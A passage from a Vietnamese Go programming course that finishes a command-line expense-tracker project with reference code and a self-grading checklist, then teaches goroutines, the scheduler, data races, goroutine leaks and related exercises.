`Expense.Amount`	`int64`	Đồng
`Expense.Note`	`string`	`omitempty`
`Ledger.Items`, `Ledger.NextID`	`[]Expense`, `int`	Toàn bộ dữ liệu cần lưu

2.2. Quyết định thiết kế cần suy nghĩ

- `Filter` **trả về slice mới hay sửa tại chỗ?** (Gợi ý: trả slice mới; không để người gọi vô tình sửa trạng thái của sổ.)
- **Vì sao** `run(args, out io.Writer)` **tách khỏi** `main`**?** (Gợi ý: để kiểm thử mà không cần chạy tiến trình thật, bằng cách truyền `bytes.Buffer` làm `out`.)
- `Load` **khi tệp chưa có** trả lỗi hay sổ rỗng? (Gợi ý: chưa có là trạng thái bình thường lần chạy đầu, nên trả sổ rỗng; nhưng tệp **có mà hỏng** phải là lỗi. Hai tình huống này phải phân biệt được bằng `errors.Is(err, fs.ErrNotExist)`.)
- **Ghi tệp thế nào cho an toàn?** (Gợi ý: ghi vào tệp tạm cùng thư mục rồi `os.Rename`: thao tác đổi tên là nguyên tử trên cùng một ổ đĩa.)

3. Kế hoạch thực hiện theo mốc

Làm theo từng mốc, mỗi mốc kết thúc bằng một commit Git và test xanh.

Mốc	Công việc	Tiêu chí hoàn thành
1	Khởi tạo module, kiểu `Expense`, `Ledger.Add` với kiểm tra dữ liệu	Table-driven test cho `Add` (hợp lệ, danh mục rỗng, tiền ≤ 0)
2	`Delete`, `Filter`, `Total`, `ByCategory`	Test cho khoảng ngày, danh mục không phân biệt hoa thường, xóa id không tồn tại
3	Tầng `store`: `Load`, `Save`	Test vòng đi-về, tệp chưa có, tệp hỏng; ghi qua tệp tạm
4	CLI: lệnh `add`, `list` bằng `flag.FlagSet`	Chạy thử thủ công, mã thoát đúng
5	Lệnh `delete`, `report` với phần trăm	Test đầu-cuối cho `run()`

Mốc	Công việc	Tiêu chí hoàn thành
6	Hoàn thiện: thông báo lỗi tiếng Việt rõ ràng, README, `go vet`, `gofmt`	Mọi tiêu chí nghiệm thu bên dưới

4. Phiên làm việc mẫu

Đây là kết quả của một bản cài đặt tham chiếu (bạn không cần giống từng ký tự, nhưng nên cho thông tin tương đương):

```
$ export EXPENSE_FILE=/tmp/e.json
$ expense add -date 2026-10-01 -cat "Ăn uống" -amount 50000 -note "phở"
$ expense add -date 2026-10-05 -cat "đi lại" -amount 30000
$ expense add -date 2026-10-09 -cat "ăn uống" -amount 120000 -note "lẩu"
$ expense list
```

```
#1   2026-10-01  ăn uống         50.000đ  phở
#2   2026-10-05  đi lại          30.000đ
#3   2026-10-09  ăn uống        120.000đ  lẩu
tổng: 200.000đ (3 khoản)
```

```
$ expense report
```

```
ăn uống        170.000đ   85.0%
đi lại          30.000đ   15.0%
TỔNG           200.000đ
```

```
$ expense add -cat x -amount 0
lỗi: số tiền phải lớn hơn 0          # in ra stderr, mã thoát = 1
$ expense delete -id 2
đã xóa #2
```

5. Tiêu chí nghiệm thu (tự chấm)

Đánh dấu từng mục; cần đạt **tất cả mục bắt buộc** (B) và tối thiểu một nửa mục nâng cao (N).

Loại	Tiêu chí	Đạt?
B	Đủ 4 lệnh `add`, `list`, `delete`, `report` hoạt động đúng	☐
B	Dữ liệu được giữ giữa các lần chạy (tệp JSON)	☐
B	Không dùng `float` cho số tiền; không có panic với đầu vào lạ	☐
B	Mọi lỗi người dùng có thông báo rõ ràng; lỗi vào stderr, mã thoát 1	☐
B	Tách tầng: `expense` không import `os`, `flag`, `fmt` để in ra màn hình	☐
B	Có test cho nghiệp vụ (table-driven), cho `store` (dùng `t.TempDir`), cho `run()`	☐
B	`gofmt -l .` không in gì; `go vet ./...` sạch; `go test ./...` xanh	☐
B	Lỗi được **bọc** (`%w`) và kiểm tra bằng `errors.Is`, không so sánh chuỗi	☐
N	Độ phủ test tầng nghiệp vụ từ 90%	☐
N	Ghi tệp nguyên tử (tệp tạm + rename); tệp hỏng không bị ghi đè	☐
N	Chạy được trên cả Windows và Linux (đã build cho `GOOS=linux`)	☐
N	Có README mô tả cách dùng và ví dụ	☐

6. Mở rộng cho người muốn đi xa hơn

1. **Ngân sách:** lệnh `budget set -cat "ăn uống" -amount 2000000` và cảnh báo khi tổng tháng vượt ngưỡng trong `report`.
2. **Xuất/nhập CSV** bằng `encoding/csv` (`export`, `import`), xử lý dòng lỗi một cách có báo cáo.
3. **Sửa khoản chi:** `expense edit -id 3 -amount 130000`.
4. **Chi tiêu định kỳ:** khoản lặp hằng tháng tự sinh khi chạy `report`.
5. **Nhiều tiền tệ:** kiểu `Money{Amount int64, Currency string}`, từ chối cộng khác loại.
6. Thay tầng `store` bằng một cài đặt khác (ví dụ SQLite) **mà không sửa tầng nghiệp vụ** sau khi bạn trích interface `Repository`. Đây là bài tập kiến trúc quan trọng: bạn sẽ làm lại điều tương tự với PostgreSQL ở Buổi 22.

7. Gợi ý cài đặt (xem sau khi đã tự làm)

7.1. Nghiệp vụ: Add và Filter

```go
// Add thêm một khoản chi sau khi kiểm tra dữ liệu, trả về khoản vừa tạo.
func (l *Ledger) Add(date time.Time, category string, amount int64, note string) (Expense, error) {
    category = strings.ToLower(strings.TrimSpace(category))
    if category == "" {
        return Expense{}, ErrEmptyCategory
    }
    if amount <= 0 {
        return Expense{}, ErrInvalidAmount
    }
    if l.NextID == 0 {
        l.NextID = 1 // zero value dùng được ngay
    }
    e := Expense{ID: l.NextID, Date: date, Category: category, Amount: amount, Note: note}
    l.NextID++
    l.Items = append(l.Items, e)
    return e, nil
}

// Filter lọc theo khoảng ngày [from, to] (zero value = không giới hạn)
// và danh mục ("" = tất cả). Kết quả sắp xếp theo ngày tăng dần.
func (l *Ledger) Filter(from, to time.Time, category string) []Expense {
    category = strings.ToLower(strings.TrimSpace(category))
    var out []Expense
    for _, e := range l.Items {
        if !from.IsZero() && e.Date.Before(from) {
            continue
        }
        if !to.IsZero() && e.Date.After(to) {
            continue
        }
        if category != "" && e.Category != category {
            continue
        }
        out = append(out, e)
    }
    sort.Slice(out, func(i, j int) bool { return out[i].Date.Before(out[j].Date) })
    return out
}
```

7.2. Lưu trữ: đọc dễ, ghi an toàn

```go
// Load đọc sổ từ tệp; nếu tệp chưa tồn tại trả về sổ rỗng (không phải lỗi).
func Load(path string) (*expense.Ledger, error) {
```

```
    data, err := os.ReadFile(path)
    if errors.Is(err, fs.ErrNotExist) {
        return &expense.Ledger{NextID: 1}, nil
    }
    if err != nil {
        return nil, fmt.Errorf("đọc %s: %w", path, err)
    }
    var l expense.Ledger
    if err := json.Unmarshal(data, &l); err != nil {
        return nil, fmt.Errorf("tệp %s hỏng: %w", path, err) // KHÔNG coi là rỗng
    }
    return &l, nil
}

// Save ghi an toàn: ghi vào tệp tạm cùng thư mục rồi đổi tên (rename là thao tác
// nguyên tử), nên nếu chương trình chết giữa chừng, tệp cũ không bị hỏng một nửa.
func Save(path string, l *expense.Ledger) error {
    data, err := json.MarshalIndent(l, "", "  ")
    if err != nil {
        return err
    }
    tmp, err := os.CreateTemp(filepath.Dir(path), "ledger-*.tmp")
    if err != nil {
        return err
    }
    defer os.Remove(tmp.Name()) // dọn nếu có lỗi (sau rename thì tệp này không còn)
    if _, err := tmp.Write(data); err != nil {
        tmp.Close()
        return err
    }
    if err := tmp.Close(); err != nil {
        return err
    }
    return os.Rename(tmp.Name(), path)
}
```

7.3. CLI dễ kiểm thử

```
func main() {
    if err := run(os.Args[1:], os.Stdout); err != nil {
        fmt.Fprintln(os.Stderr, "lỗi:", err)
        os.Exit(1) // chỉ main được gọi os.Exit
    }
}

// run nhận tham số và nơi ghi đầu ra, nên test được mà không cần tiến trình thật.
func run(args []string, out io.Writer) error {
    // 1. đọc EXPENSE_FILE, store.Load
    // 2. chọn lệnh con: add | list | delete | report; mỗi lệnh một flag.FlagSet
    // 3. gọi nghiệp vụ; với add/delete thì store.Save
    // 4. in kết quả ra `out`
    return nil
}
```

Test đầu-cuối chỉ cần đặt `t.Setenv("EXPENSE_FILE", ...)` trỏ vào thư mục tạm, gọi `run([]string{"add", ...}, &buf)` và so sánh nội dung `buf`.

> **Điều dự án này dạy bạn**
>
> Kết quả bạn vừa làm là *hình mẫu thu nhỏ* của mọi service về sau: **nghiệp vụ thuần** (dễ test, không phụ thuộc hạ tầng), **một tầng lưu trữ** có thể thay thế, và **một tầng giao tiếp** mỏng (CLI ở đây, HTTP ở ShopGo). Khi ở Buổi 27 bạn thấy `handler → service → repository`, hãy nhớ lại rằng đó chính là `main → expense → store` của dự án này.

PHẦN 2 — GO NÂNG CAO VÀ CONCURRENCY (JUNIOR → MID)

> **Tổng quan giai đoạn**
> **Số buổi:** 6 (Buổi 12 – Buổi 17) · **Thời lượng:** khoảng 2–3 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 1 · **Đầu ra:** viết được chương trình đồng thời an toàn, đo và tối ưu hiệu năng, thiết kế code Go idiomatic.

Concurrency (lập trình đồng thời) là điểm làm Go nổi tiếng, đồng thời là nơi sinh ra những bug khó chịu nhất: chạy đúng 999 lần rồi sai ở lần thứ 1000, chỉ sai ở production dưới tải cao, biến mất khi thêm dòng log. Giai đoạn này giúp bạn hiểu **mô hình tư duy** đúng, các công cụ phát hiện lỗi, và những mẫu thiết kế đã được kiểm chứng, để server của bạn xử lý hàng nghìn request đồng thời mà vẫn đúng và nhanh.

Mục tiêu của giai đoạn

- Hiểu goroutine, bộ lập lịch (scheduler) và vì sao goroutine rẻ.
- Dùng channel, `select`, `sync`, `atomic`, `context` đúng chỗ; phân biệt "chia sẻ bộ nhớ bằng cách giao tiếp" với "giao tiếp bằng cách chia sẻ bộ nhớ".
- Nhận biết và phòng tránh **data race, deadlock, goroutine leak**.
- Cài các mẫu: worker pool, pipeline, fan-out/fan-in, semaphore, rate limiting, tắt server êm (graceful shutdown).
- Hiểu bộ nhớ và bộ thu gom rác; dùng `pprof`, benchmark, trace để tối ưu **dựa trên số liệu**.
- Viết code Go idiomatic: functional options, tiêm phụ thuộc, lint, tổ chức theo nguyên tắc SOLID phiên bản Go.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
12	Goroutine và bộ lập lịch	GMP, WaitGroup, data race, leak
13	Channel và select	buffered/unbuffered, close, nil channel
14	Đồng bộ hóa: sync và atomic	Mutex, RWMutex, Once, Pool, atomic
15	Context và các mẫu đồng thời	cancel, timeout, worker pool, errgroup
16	Bộ nhớ, GC và tối ưu hiệu năng	escape analysis, pprof, trace
17	Go idiomatic và thiết kế phần mềm	functional options, DI, SOLID, lint
Dự án 2	Bộ phân tích log đồng thời	worker pool, pipeline, pprof

Tự đánh giá trước khi sang Giai đoạn 3

- Tôi giải thích được vì sao `count++` từ nhiều goroutine cho kết quả sai, và sửa được bằng ba cách khác nhau.
- Tôi biết khi nào dùng channel và khi nào dùng mutex.

- Tôi viết được worker pool có giới hạn đồng thời, hủy được bằng `context`, không rò rỉ goroutine.
- Tôi đọc được kết quả `pprof` để tìm hàm tốn CPU và chỗ cấp phát bộ nhớ nhiều.
- Tôi hoàn thành Dự án 2.

Buổi 12 — Goroutine và bộ lập lịch

Thông tin buổi học
Thời lượng: 4–5 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Giai đoạn 1

Mục tiêu học tập
Sau buổi học này bạn có thể:

- Phân biệt **concurrency** (đồng thời) với **parallelism** (song song) và giải thích vì sao Go giỏi cả hai.
- Khởi chạy goroutine, đợi chúng kết thúc bằng `sync.WaitGroup`.
- Mô tả mô hình lập lịch **G–M–P** của Go ở mức đủ để chẩn đoán vấn đề hiệu năng.
- Nhận biết **data race** và hiểu vì sao nó nguy hiểm, biết dùng race detector.
- Nhận biết, phòng tránh và phát hiện **goroutine leak**.

1. Concurrency và parallelism

Hai khái niệm khác nhau
Concurrency (đồng thời): *cấu trúc* chương trình thành nhiều việc độc lập có thể tiến triển xen kẽ, kể cả trên một lõi CPU. Đó là chuyện **thiết kế**. **Parallelism (song song):** *thực sự chạy* nhiều việc cùng một lúc trên nhiều lõi. Đó là chuyện **thực thi**. Câu nói nổi tiếng của Rob Pike: *"Concurrency is not parallelism"*: bạn thiết kế đồng thời, và khi có nhiều lõi thì chương trình tự động được chạy song song.

Ví dụ đời thường: một quán cà phê có một nhân viên (một lõi) vẫn phục vụ nhiều khách *đồng thời*: pha cà phê này trong lúc chờ nước sôi thì nhận order khác. Thêm nhân viên thứ hai thì hai việc thật sự *song song*.

Backend là bài toán đồng thời điển hình: một server nhận hàng nghìn request cùng lúc, mỗi request phải chờ CSDL, chờ mạng, chờ dịch vụ ngoài. Nếu mỗi request chiếm một luồng hệ điều hành thì tốn bộ nhớ và chuyển ngữ cảnh. Go giải quyết bằng **goroutine**.

2. Goroutine

Goroutine
Goroutine là một **hàm chạy đồng thời**, được quản lý bởi *runtime của Go* chứ không phải hệ điều hành. Khởi chạy bằng từ khóa `go` trước một lời gọi hàm: `go f(x)`. Lời gọi trả về ngay; hàm `f` chạy ở "nền".

Vì sao goroutine "rẻ"?

	Luồng hệ điều hành (thread)	Goroutine
Ngăn xếp (stack) ban đầu	Cố định, thường ~1–8 MB	Nhỏ (cỡ vài KB), **tự co giãn** khi cần
Chi phí tạo	Cao (gọi hệ điều hành)	Rất thấp (cấp phát trong runtime)
Chuyển ngữ cảnh	Nhờ nhân hệ điều hành, đắt	Do runtime, trong không gian người dùng, rẻ

	Luồng hệ điều hành (thread)	Goroutine
Số lượng thực tế	Hàng nghìn là tới hạn	**Hàng trăm nghìn đến hàng triệu**

Nhờ vậy mô hình "mỗi kết nối/request một goroutine" của `net/http` hoạt động hiệu quả: bạn viết code tuần tự dễ hiểu, runtime lo phần phức tạp.

2.1. Chờ goroutine kết thúc: sync.WaitGroup

Hàm `main` kết thúc thì **toàn bộ chương trình thoát ngay**, bỏ mặc mọi goroutine đang chạy. Để đợi, dùng `sync.WaitGroup`: một bộ đếm với `Add(n)` (tăng), `Done()` (giảm 1) và `Wait()` (chặn đến khi về 0). Từ **Go 1.25** có thêm `wg.Go(f)` tự động `Add(1)`, chạy `f` trong goroutine mới, và `Done()` khi `f` trả về, gọn và khó sai hơn.

```
package main

import (
    "fmt"
    "sync"
)

func main() {
    var wg sync.WaitGroup
    results := make([]int, 5)
    for i := range 5 {
        wg.Add(1)
        go func() {
            defer wg.Done()
            results[i] = i * i // mỗi goroutine ghi vào ô RIÊNG nên không có race
        }()
    }
    wg.Wait()
    fmt.Println(results)

    // Go 1.25+: wg.Go tự Add/Done
    var wg2 sync.WaitGroup
    cubes := make([]int, 5)
    for i := range 5 {
        wg2.Go(func() { cubes[i] = i * i * i })
    }
    wg2.Wait()
    fmt.Println(cubes)
}
```

```
[0 1 4 9 16]
[0 1 8 27 64]
```

Những điểm cần nhớ:

- `Add` **phải được gọi *trước* khi khởi chạy goroutine** (trong goroutine gọi), không phải bên trong goroutine mới; nếu không `Wait()` có thể thấy bộ đếm bằng 0 quá sớm.
- Dùng `defer wg.Done()` để chắc chắn `Done` được gọi kể cả khi goroutine panic hay return sớm.
- **Thứ tự chạy của các goroutine là không xác định**. Đừng viết code phụ thuộc vào thứ tự. Ví dụ trên cho mỗi goroutine ghi vào một ô khác nhau của slice (an toàn), thay vì cùng `append`.
- Từ Go 1.22 mỗi lần lặp có biến `i` riêng, nên closure bắt `i` an toàn (Buổi 3).

2.2. Lợi ích đồng thời với tác vụ chờ I/O

Mô phỏng gọi 10 dịch vụ ngoài, mỗi cái mất 100 ms:

```go
package main

import (
    "fmt"
    "sync"
    "time"
)

func goiAPI(id int) string { // mô phỏng gọi dịch vụ ngoài mất 100 ms
    time.Sleep(100 * time.Millisecond)
    return fmt.Sprintf("kết quả %d", id)
}

func main() {
    const n = 10

    start := time.Now()
    for i := 0; i < n; i++ {
        goiAPI(i)
    }
    tuanTu := time.Since(start) // khoảng 1 giây

    start = time.Now()
    var wg sync.WaitGroup
    for i := 0; i < n; i++ {
        wg.Go(func() { goiAPI(i) })
    }
    wg.Wait()
    songSong := time.Since(start) // khoảng 100 ms

    fmt.Println("tuần tự lâu hơn song song ít nhất 5 lần:", tuanTu > 5*songSong)
}
```

```
tuần tự lâu hơn song song ít nhất 5 lần: true
```

Lưu ý: lợi ích này đến từ việc các goroutine **chờ I/O cùng lúc**, không cần nhiều lõi CPU. Với tác vụ **thiên về CPU** (băm, nén, tính toán), tăng tốc tối đa chỉ bằng số lõi, và thêm goroutine vượt quá số lõi không làm nhanh hơn.

3. Bộ lập lịch Go: mô hình G–M–P

Hiểu mô hình này giúp bạn lý giải hiệu năng và đọc được trace. Runtime của Go có ba loại thực thể:

- **G (Goroutine):** đơn vị công việc, chứa ngăn xếp và trạng thái.
- **M (Machine):** một *luồng hệ điều hành* thực sự chạy mã.
- **P (Processor):** một "ngữ cảnh thực thi" logic, giữ **hàng đợi cục bộ** các G sẵn sàng chạy. Số P bằng `GOMAXPROCS` (mặc định = số lõi CPU).

Một M phải **nắm một P** thì mới chạy được G. Do đó số goroutine *chạy cùng lúc về mặt vật lý* tối đa bằng số P.

```
Hàng đợi toàn cục (global): chứa G chưa có chỗ

+------------------------- Go runtime --------------------------+
|   P0 [G G G]      P1 [G G]       P2 [G]         P3 [ ]         |  <- mỗi P: hàng đợi cục bộ
|    |               |              |              |             |
|    M0              M1             M2             M3            |  <- M: luồng hệ điều hành
+----+---------------+--------------+--------------+-------------+
     |               |              |              |
  CPU lõi 0       lõi 1          lõi 2          lõi 3

P3 rảnh -> "ăn trộm" (work stealing) một nửa G của P khác để cân bằng tải
```

Những cơ chế quan trọng:

1. **Work stealing:** P hết việc sẽ lấy bớt G từ hàng đợi của P khác hoặc từ hàng đợi toàn cục, giữ cho mọi lõi bận rộn.
2. **Chặn trong system call:** khi một G gọi hệ thống bị chặn (đọc tệp chẳng hạn), M của nó bị chặn theo; runtime **tách P khỏi M đó** và giao cho một M khác chạy tiếp các G còn lại. Nhờ vậy một goroutine chờ không làm nghẽn các goroutine khác.
3. **Network poller:** I/O mạng không chặn luồng; goroutine chờ socket được "đỗ" lại và được đánh thức khi dữ liệu sẵn sàng (epoll/kqueue/IOCP). Đây là bí quyết giúp server Go giữ hàng trăm nghìn kết nối với ít luồng.
4. **Chiếm quyền (preemption):** từ Go 1.14, runtime có thể ngắt một goroutine chạy quá lâu (chiếm quyền không hợp tác, bằng tín hiệu), nên vòng lặp CPU dày đặc không làm đói các goroutine khác.
5. **Chuyển nhượng khi chờ:** goroutine chặn trên channel, mutex, `time.Sleep` sẽ nhường chỗ ngay cho G khác.

> **GOMAXPROCS trong container**
> Trước Go 1.25, `GOMAXPROCS` bằng số lõi của *máy chủ vật lý*, kể cả khi container bị giới hạn chỉ 2 CPU bằng cgroup: runtime tạo quá nhiều P, gây giật (throttling) khi chạy trên Kubernetes. Từ Go 1.25, runtime **tự nhận biết giới hạn CPU của container** và điều chỉnh. Nếu bạn phải chạy phiên bản cũ hơn trong container, dùng thư viện `go.uber.org/automaxprocs`. Chi tiết sẽ gặp lại ở Buổi 47.

4. Data race: kẻ thù số một

> **Data race**
> Data race xảy ra khi **hai goroutine truy cập cùng một vùng nhớ đồng thời, ít nhất một bên ghi, và không có đồng bộ hóa** giữa chúng. Kết quả là *hành vi không xác định*: giá trị sai, dữ liệu hỏng, đôi khi crash.

Ví dụ kinh điển: 1000 goroutine cùng tăng một biến đếm.

```go
package main

import (
    "fmt"
    "sync"
)

func main() {
    var wg sync.WaitGroup
    count := 0
```

```
    for i := 0; i < 1000; i++ {
        wg.Go(func() { count++ }) // RACE: đọc-sửa-ghi không nguyên tử
    }
    wg.Wait()
    fmt.Println("count =", count) // mong đợi 1000
}
```

```
count = 990
```

(Mỗi lần chạy mỗi khác; có thể đúng 1000 vài lần, nhưng **không bao giờ đảm bảo**. Đây là điều khiến race nguy hiểm: nó "thường chạy đúng".)

Vì sao sai? `count++` thực ra gồm **ba bước**: đọc `count`, cộng 1, ghi lại. Hai goroutine có thể cùng đọc `5`, cùng tính `6`, cùng ghi `6`: mất một lần tăng.

```
Goroutine A          Goroutine B          count
đọc count (=5)                              5
                     đọc count (=5)         5
ghi count = 6                               6
                     ghi count = 6          6     <- mất một lần cộng!
```

4.1. Race detector: công cụ bắt buộc

Go có sẵn **race detector**: thêm cờ `-race` khi chạy hoặc test, runtime sẽ theo dõi truy cập bộ nhớ và **báo ngay** khi phát hiện race, kèm ngăn xếp hai goroutine liên quan:

```
go test -race ./...
go run -race .
go build -race -o app_race .   # build bản có kiểm tra, dùng ở môi trường staging
```

Báo cáo có dạng (rút gọn):

```
==================
WARNING: DATA RACE
Read at 0x00c000012345 by goroutine 8:
  main.main.func1()
      /app/main.go:13 +0x...

Previous write at 0x00c000012345 by goroutine 7:
  main.main.func1()
      /app/main.go:13 +0x...
==================
```

- Race detector **chậm hơn 5–10 lần và tốn thêm bộ nhớ**, nên dùng trong test/CI và staging, không bật ở production.
- Nó chỉ bắt race **thực sự xảy ra trong lần chạy đó**; vì vậy cần test chạy nhiều trường hợp và nhiều lần.
- Cần **CGO** trên một số nền tảng. Trên Windows nó yêu cầu có trình biên dịch C (như `gcc`) và `CGO_ENABLED=1`; cách dễ nhất là chạy test trong **WSL2/Linux hoặc CI**. Hãy đưa `go test -race ./...` vào pipeline ngay từ đầu (Buổi 45).

4.2. Ba cách sửa data race

1. **Khóa (mutex):** bảo vệ đoạn truy cập chung bằng `sync.Mutex` (Buổi 14).
2. **Thao tác nguyên tử (atomic):** `atomic.AddInt64`, `atomic.Int64` cho bộ đếm đơn giản (Buổi 14).
3. **Giao tiếp qua channel:** chỉ một goroutine "sở hữu" dữ liệu, các goroutine khác gửi yêu cầu tới nó (Buổi 13).

Tốt nhất là **tránh chia sẻ dữ liệu thay đổi**: mỗi goroutine ghi vào phần riêng (như ví dụ `results[i]`), rồi gộp kết quả sau `Wait()`.

> **Triết lý Go**
> *"Đừng giao tiếp bằng cách chia sẻ bộ nhớ; hãy chia sẻ bộ nhớ bằng cách giao tiếp."* Nghĩa là ưu tiên truyền **quyền sở hữu** dữ liệu qua channel thay vì nhiều goroutine cùng chọc vào một biến có khóa. Đây là *hướng dẫn*, không phải luật: với một bộ đếm hay một cache, mutex đơn giản và đúng là lựa chọn tốt hơn (Buổi 14 sẽ so sánh).

5. Goroutine leak (rò rỉ goroutine)

Goroutine không tự bị hủy khi không ai cần nữa: nó chạy đến khi hàm của nó trả về. Nếu một goroutine **chờ mãi một sự kiện sẽ không bao giờ đến** (gửi vào channel không ai nhận, chờ channel không ai đóng, chờ khóa không ai nhả), nó bị **rò rỉ**: chiếm bộ nhớ (ngăn xếp cùng mọi biến nó giữ) vĩnh viễn. Trên server chạy lâu ngày, leak tích lũy dần đến hết bộ nhớ.

```go
package main

import (
    "fmt"
    "runtime"
    "sync"
    "time"
)

func main() {
    fmt.Println("ban đầu:", runtime.NumGoroutine())

    block := make(chan struct{})
    var started sync.WaitGroup
    for range 100 {
        started.Add(1)
        go func() {
            started.Done()
            <-block // chờ cho đến khi channel được đóng
        }()
    }
    started.Wait()
    fmt.Println("sau khi tạo 100 goroutine chờ:", runtime.NumGoroutine())

    close(block) // đánh thức tất cả
    time.Sleep(50 * time.Millisecond)
    fmt.Println("sau khi đóng channel:", runtime.NumGoroutine())
}
```

```
ban đầu: 1
sau khi tạo 100 goroutine chờ: 101
sau khi đóng channel: 1
```

Nếu quên dòng `close(block)`, 100 goroutine đó **sống mãi**, và `NumGoroutine()` không bao giờ giảm. Đó chính là leak.

5.1. Những nguồn leak điển hình

```
// 1. Gửi vào channel không có bên nhận (kể cả khi người gọi đã bỏ đi vì timeout)
func timKiem(q string) string {
    ch := make(chan string)        // không có bộ đệm
    go func() { ch <- goiDichVu(q) }() // nếu bên dưới timeout, không ai nhận -> goroutine kẹt mãi
    select {
    case kq := <-ch:
        return kq
    case <-time.After(time.Second):
        return "timeout" // goroutine ở trên bị rò rỉ!
    }
}
// Cách sửa: ch := make(chan string, 1) -- gửi không bị chặn, goroutine kết thúc.

// 2. Ticker/Timer quên Stop;  3. goroutine chờ `for range ch` mà không ai close(ch)
// 4. Goroutine chờ khóa/điều kiện không bao giờ xảy ra;  5. HTTP response body không đóng
```

Nguyên tắc vàng: *khi khởi chạy một goroutine, bạn phải biết nó sẽ kết thúc như thế nào và khi nào.* Cách quản lý hợp lý: dùng `context` để hủy (Buổi 15), channel `done`, hoặc `WaitGroup`.

5.2. Phát hiện leak ở production

- Theo dõi metric **số goroutine** (`runtime.NumGoroutine()`, hoặc `go_goroutines` của Prometheus, Buổi 38). Đường đồ thị tăng đều không giảm là dấu hiệu leak.
- Lấy **profile goroutine**: `/debug/pprof/goroutine?debug=2` (qua `net/http/pprof`) liệt kê *mọi goroutine đang kẹt ở dòng nào*; hàng nghìn goroutine kẹt cùng một dòng chính là thủ phạm (Buổi 16).
- Các bản Go gần đây có thêm profile `goroutineleak` (thử nghiệm ở Go 1.26, theo ghi chú phát hành đã chính thức ở Go 1.27, truy cập tại `/debug/pprof/goroutineleak`) tự phát hiện các goroutine kẹt vĩnh viễn trên channel/mutex không thể đến được.
- Trong test, dùng thư viện `go.uber.org/goleak` để làm test thất bại nếu còn goroutine rò rỉ sau khi test xong.

6. Panic trong goroutine

`recover` chỉ bắt được panic **trong cùng goroutine** (Buổi 3). Nếu một goroutine panic mà không recover, **cả chương trình sập**, kể cả những goroutine khác vô can. Trong code khởi chạy goroutine cho việc có thể panic (xử lý dữ liệu không đáng tin, plugin), bọc một `defer recover()` ở đầu goroutine và chuyển lỗi về nơi quản lý.

```
go func() {
    defer func() {
        if r := recover(); r != nil {
            slog.Error("goroutine panic", "panic", r, "stack", string(debug.Stack()))
        }
    }()
    xuLy()
}()
```

7. Khi nào nên dùng goroutine?

Tình huống	Nên	Lưu ý
Gọi nhiều dịch vụ/CSDL **độc lập** rồi gộp kết quả	Có	Giới hạn số lượng đồng thời và có timeout
Xử lý hàng loạt tác vụ I/O (tải tệp, gọi API)	Có, qua **worker pool**	Đừng tạo vô hạn goroutine

Tình huống	Nên	Lưu ý
Tính toán nặng chia nhỏ được	Có, nhưng số worker ≈ số lõi	Thêm nữa không nhanh hơn
Việc tuần tự bắt buộc theo thứ tự	Không	Đồng thời chỉ thêm phức tạp
Việc quá nhỏ (cộng hai số)	Không	Chi phí lập lịch lớn hơn lợi ích
"Bắn rồi quên" (fire and forget) trong request handler	**Cẩn thận**	Có thể bị hủy khi request kết thúc, mất lỗi, leak; nên dùng hàng đợi (Buổi 33)

Nguyên tắc của người có kinh nghiệm: **bắt đầu tuần tự, đo, rồi mới thêm đồng thời ở chỗ thật sự là nút thắt**. Code đồng thời khó đúng, khó test và khó gỡ lỗi hơn nhiều.

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Quên đợi goroutine** (`main` thoát trước), chương trình "không in gì".
2. **Gọi `wg.Add` bên trong goroutine** thay vì trước `go`; hoặc quên `Done` (treo vĩnh viễn ở `Wait`).
3. **Nhiều goroutine cùng `append` vào một slice** hoặc cùng ghi một map: data race (map còn gây `fatal error`).
4. **Dùng `time.Sleep` để "chờ goroutine xong"**: sai về nguyên tắc và chập chờn.
5. **Tạo goroutine không giới hạn** theo số request: có thể hết bộ nhớ khi bị tấn công.
6. **Goroutine không có điều kiện kết thúc** (leak).
7. **Dựa vào thứ tự chạy** của goroutine.
8. **Bắt biến vòng lặp trong closure ở Go cũ** (dưới 1.22), hoặc truyền con trỏ tới biến thay đổi.
9. **Không bật `-race` trong CI.**

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Với Gin, bạn **không phải tự tạo goroutine cho mỗi request**: `net/http` đã chạy mỗi request trong một goroutine riêng. Điều này có hệ quả quan trọng: *mọi handler của bạn đều chạy đồng thời*, nên mọi dữ liệu dùng chung (biến toàn cục, cache trong bộ nhớ, bộ đếm, map) **phải an toàn đa luồng**. Đây là nguồn bug số một của người mới viết web bằng Go. Ngoài ra, việc tự `go func()` trong handler để "xử lý nền" rất dễ gây leak và mất lỗi: giả sử phải gửi email sau khi đặt hàng, hãy đẩy vào hàng đợi có theo dõi (Buổi 33) thay vì bắn goroutine rồi quên. Và khi Senior review code, câu hỏi luôn là: *"goroutine này kết thúc thế nào? ai sở hữu dữ liệu này? có hủy được không?"*

10. Tóm tắt

Tóm tắt buổi học

- Concurrency = cấu trúc nhiều việc độc lập; parallelism = chạy cùng lúc trên nhiều lõi. Go cho cả hai.
- Goroutine: `go f()`, rất rẻ (stack nhỏ tự co giãn), do runtime lập lịch theo mô hình **G–M–P** với work stealing, network poller, preemption.
- Đợi bằng `sync.WaitGroup` (`Add` trước khi `go`, `defer Done`, hoặc `wg.Go` từ Go 1.25). Thứ tự chạy không xác định.
- **Data race** = truy cập đồng thời không đồng bộ có ít nhất một ghi; phát hiện bằng `-race` (cần CGO, nên chạy trong CI/WSL); sửa bằng mutex, atomic, channel hoặc tránh chia sẻ.
- **Goroutine leak** = goroutine chờ mãi; quản lý vòng đời bằng context/done channel; theo dõi số goroutine và profile.
- Panic trong goroutine làm sập cả chương trình trừ khi `recover` cùng goroutine.

11. Bài tập

1. **[Cơ bản]** In ra "Xin chào từ goroutine i" cho `i` từ 1 đến 5 bằng 5 goroutine, dùng `WaitGroup`. Chạy nhiều lần và quan sát thứ tự thay đổi. Giải thích vì sao.
2. **[Cơ bản]** Viết chương trình có data race (nhiều goroutine cùng `count++`) và in kết quả nhiều lần (như ví dụ). Ghi lại các kết quả thu được.
3. **[Cơ bản]** Viết hàm `TinhBinhPhuong(xs []int) []int` tính bình phương từng phần tử bằng một goroutine cho mỗi phần tử, ghi vào ô riêng của slice kết quả.
4. **[Trung bình]** Mô phỏng tải 20 trang web (mỗi trang `time.Sleep` ngẫu nhiên 50–300 ms). So sánh thời gian tuần tự và đồng thời. In thời gian của từng cách, nhận xét tỷ lệ tăng tốc.
